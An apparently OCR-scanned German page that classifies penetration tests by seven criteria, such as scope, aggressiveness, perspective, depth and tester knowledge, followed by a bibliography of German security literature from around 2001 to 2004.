
Die Aufgabe von Penetrationstests besteht darin, Schwachstellen in Unternehmensnetzen zu identifizieren.

Sie lassen sich nach folgenden Kriterien klassifizieren:

1. Gegenstand (gesamtheitliche Betrachtung oder Betrachtung ausgewählter Komponenten)
2. Aggressivität (D.o.S.-Attacken - oder „weiche“ Tests)

3. Perspektive (Test vom Internet, vom Firmennetz oder von der DMZ aus)
4. Testtiefe (schneller Test oder besonders tiefergehender Test)
5. Wissensstand des Ausführenden (Blackbox-Test oder Whitebox-Test)
6. Ankündigung (angekündigt / unangekündigt)
7. Turnus (Regelmäßig / einmalig)

Die Projekte sind daher meist nach demselben Schema aufgebaut; es muss lediglich entschieden werden, welche Testmodule eingeplant werden und in welcher Tiefe sie durchzuführen sind:



6 Weitereführende Literatur:

[Borrmann 2003] *Borrmann, M.*: Unentdeckt Ports scannen. Network Computing 10-11/2003, S.46
[Borrmann 2003] *Borrmann, M.*; Schreiber, S. Wer zählt, gewinnt. C't 23/2003 S. 212
[BSI 2003] *Bundesamt für Sicherheit in der Informationstechnik*: Durchführungskonzept für Penetrationstests, 2003, http://www.bsi.bund.de/literat/studien/pentest/penetrationstest.pdf, Abruf am 25.2.2004
[McClure 2003a] *Stuart McClure et. al.*: Hacking Exposed. Osborne/McGraw-Hill, 2003.
[McClure 2003b] *McClure , S.; Scambray, J.; Kurtz, G.*: Das Anti-Hacker-Buch. Mitp-Verlag, Oktober 2003
[Mitnick 2003] *Mitnick, K., Simon, W.*: Die Kunst der Täuschung". Mitp-Verlag, 2003
[Russel 2002] *Russel, R.*: Die mitp-Hacker-Bibel. Mitp-Verlag 2002
[Schmidt 2001] *Schmidt, J.; Schreiber*, S.: Gefährliche Blockade. C't 26/2001
[Schreiber 2002a] *Schreiber, S.*: Security-Tipp. Network World 09/2002.
[Schreiber 2002b] *Schreiber, S.*: Keine harte Nuss. Notes Magazin 1/2002
[Schreiber 2002c] *Schreiber, S.*: Virtueller Ladendiebstahl. C't 26/2002, S.92f
[Schreiber 2003] *Schreiber, S.*: Ans Licht gebracht. Kommune21 6/2003 S.34f
[Stoll 1998] *Stoll, C:* Das Kuckucksei. Fischer (Tb.), Frankfurt, 1998